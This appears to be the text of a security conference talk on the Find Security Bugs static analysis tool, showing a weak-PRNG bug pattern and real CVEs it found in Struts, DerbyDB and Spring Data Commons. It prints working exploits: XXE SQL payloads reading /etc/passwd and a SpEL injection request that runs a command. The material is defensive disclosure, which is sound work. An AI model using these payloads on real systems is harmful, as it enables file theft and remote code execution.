Predictable pseudorandom number generator

Bug Pattern: PREDICTABLE_RANDOM

The use of a predictable random value can lead to vulnerabilities when used in certain security critical contexts. For example, when the value is used as:

- a CSRF token: a predictable token can lead to a CSRF attack as an attacker will know the value of the token
- a password reset token (sent by email): a predictable password token can lead to an account takeover, since an attacker will guess the URL of the "change password" form
- any other secret value

A quick fix could be to replace the use of `java.util.Random` with something stronger, such as `java.security.SecureRandom`.


Vulnerable Code:

```
String generateSecretToken() {
    Random r = new Random();
    return Long.toHexString(r.nextLong());
}
```

Solution:


```
import org.apache.commons.codec.binary.Hex;

String generateSecretToken() {
    SecureRandom secRandom = new SecureRandom();

    byte[] result = new byte[32];
    secRandom.nextBytes(result);
    return Hex.encodeHexString(result);
}
```

References
Cracking Random Number Generators - Part 1 (http://jazzy.id.au)
CERT: MSC02-J. Generate strong random numbers
CWE-330: Use of Insufficiently Random Values
Predicting Struts CSRF Token (Example of real-life vulnerability and exploitation)



```
public class TokenHelper {

    private static final Random RANDOM = new Random();

    public static String setToken( String tokenName ) {
        String token = generateGUID();
        setSessionToken(tokenName, token);
        return token;
    }

    public static String generateGUID() {
        return new BigInteger(165, RANDOM).toString(36).toUpperCase();
    }
```


Java PRNG (java.util.Random)



DerbyDB XXE

CVE-2015-1832


Code sample from DerbyDB 10.12.1.1



```
/**
 * <p>
 * Fault in the list of rows.
 * </p>
 */
private    void    readRows() throws Exception
{
    DocumentBuilderFactory  factory = DocumentBuilderFactory.newInstance();

    _builder = factory.newDocumentBuilder();

    Document        doc = _builder.parse( _xmlResource );
    Element             root = doc.getDocumentElement();

    _rawRows = root.getElementsByTagName( _rowTag );
    _rowCount = _rawRows.getLength();

    _xmlResource.close();
}
```

https://apache.googlesource.com/derby/+/6f55de19d898430fec96d3041a03b25fd218454f/java/engine/org/apache/derby/vti/XmlVTI.java

DerbyDB 10.12.1.1: Exploitation



```
CREATE TABLE xml_data(xml_col XML);

INSERT INTO xml_data(xml_col) VALUES(XMLPARSE(DOCUMENT '<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///C:/WINDOWS/system32" > ]><yolo>&xxe;</yolo>' PRESERVE WHITESPACE));

SELECT XMLSERIALIZE(xml_col AS CLOB) FROM xml_data;
```

SELECT XMLSERIA

Rows 1; SELECT XMLSERIALIZE(xml_col AS CLOB) FROM xml_data

1
<yolo>@OpenWithToastLogo.png/n@TileEmpty1x1Image.pn...

Value of column 1

```
<yolo>@OpenWithToastLogo.png
@TileEmpty1x1Image.png
0409
1033
accessibilitycpl.dll
ACCTRES.dll
acledit.dll
aclui.dll
acmigration.dll
acppage.dll
acproxy.dll
ActionCenter.dll
ActionCenterCPL.dll
ActionQueue.dll
activeds.dll
activeds.tlb
adsnt.dll
```

Use File: <temp file>


```
CREATE TABLE xml_data(xml_col XML);

DELETE FROM xml_data;
INSERT INTO xml_data(xml_col) VALUES(XMLPARSE(DOCUMENT '<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd" > ]><yolo>&xxe;</yolo>' PRESERVE WHITESPACE));

SELECT XMLSERIALIZE(xml_col AS CLOB) FROM xml_data;
```

Impact: Privilege escalation from basic SQL access to file access and directory listing

Spring Expression Language (SPEL) injection

CVE-2018-1273

Spring Data Commons 2.0.5



```java
public void setPropertyValue(String propertyName, @Nullable Object value) throws BeansException {
    if (!isWritableProperty(propertyName)) {
        throw new NotWritablePropertyException(type, propertyName);
    }
    StandardEvaluationContext context = new StandardEvaluationContext();
    context.addPropertyAccessor(new PropertyTraversingMapAccessor(type, conversionService));
    context.setTypeConverter(new StandardTypeConverter(conversionService));
    context.setRootObject(map);
    Expression expression = PARSER.parseExpression(propertyName);
```

Spring Data Commons 2.0.5

```java
@Override
public boolean isWritableProperty(String propertyName) {

    try {
        return getPropertyPath(propertyName) != null;
    } catch (PropertyReferenceException e) {
        return false;
    }
}
```


```java
private PropertyPath getPropertyPath(String propertyName) {
    String plainPropertyPath = propertyName.replaceAll("\\[.*?\\]", "");
    return PropertyPath.from(plainPropertyPath, type);
}
```

Expected property path:

property1.property2

- In practice:
- **property[0].property**
- **property[code()].property**

Spring Data Commons: Exploitation



```
POST /users?&size=5 HTTP/1.1
Host: localhost:8031
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0)
Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8031/users?page=0&size=5
Content-Type: application/x-www-form-urlencoded
Content-Length: 110
Cookie:
RememberMe=C85436030FE9647B4CCB27C639FBEBA7A27430C7C31610BFCF10901E79E083
F8
Connection: close
Upgrade-Insecure-Requests: 1

username=test&password=test&repeatedPassword=test&password[T(java.lang.Ru
ntime).getRuntime().exec("calc")]=abc
```

Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fall

```
[…]&password[T(java.lang.Runtime).getRuntime().exec("calc")]=abc
```

Conclusion

Lessons learned (What worked)

- Unit testing is key for a static code analysis tool
  - Regression tests with samples for every detector and heuristic
  - Make test cases easy to write with DSL
- Documentation
  - Code has to be obvious (naming, structure, comments)
  - Developer guide to contribute
- Find existing tool before building a new one
  - Shopping for existing frameworks

How to contribute?

Code contribution

- Bug fixes
- New vulnerability patterns
- Code samples for new bug patterns

Help others

- Answer question on StackOverflow [find-sec-bugs] and [spotbugs]

Improve the documentation

- Improve the English descriptions
- *(If really really motivated)* Translate descriptions

Different language different OS tool

C#, VB.net

sonarsource

Java, PHP, …

BRAKEMAN

Ruby

Bandit

Python

Rate this Session

SCAN THE QR CODE TO COMPLETE THE SURVEY

Questions?

Philippe Arteau

- parteau@gosecure.ca
- @GoSecure_Inc
- @h3xStream

Thank You!

References

Find Security Bugs related

- Official website/documentation http://find-sec-bugs.github.io/
- SpotBugs website: https://spotbugs.github.io/
- SonarQube plugin https://github.com/spotbugs/sonar-findbugs

Vulnerabilities found

- Struts CSRF Token https://blog.h3xstream.com/2014/12/predicting-struts-csrf-token-cve-2014.html
- XXE in DebyDB https://issues.apache.org/jira/browse/DERBY-6807
- Spring Data Commons Vulnerability: https://www.gosecure.net/blog/2018/05/15/beware-of-the-magic-spell-part-1-cve-2018-1273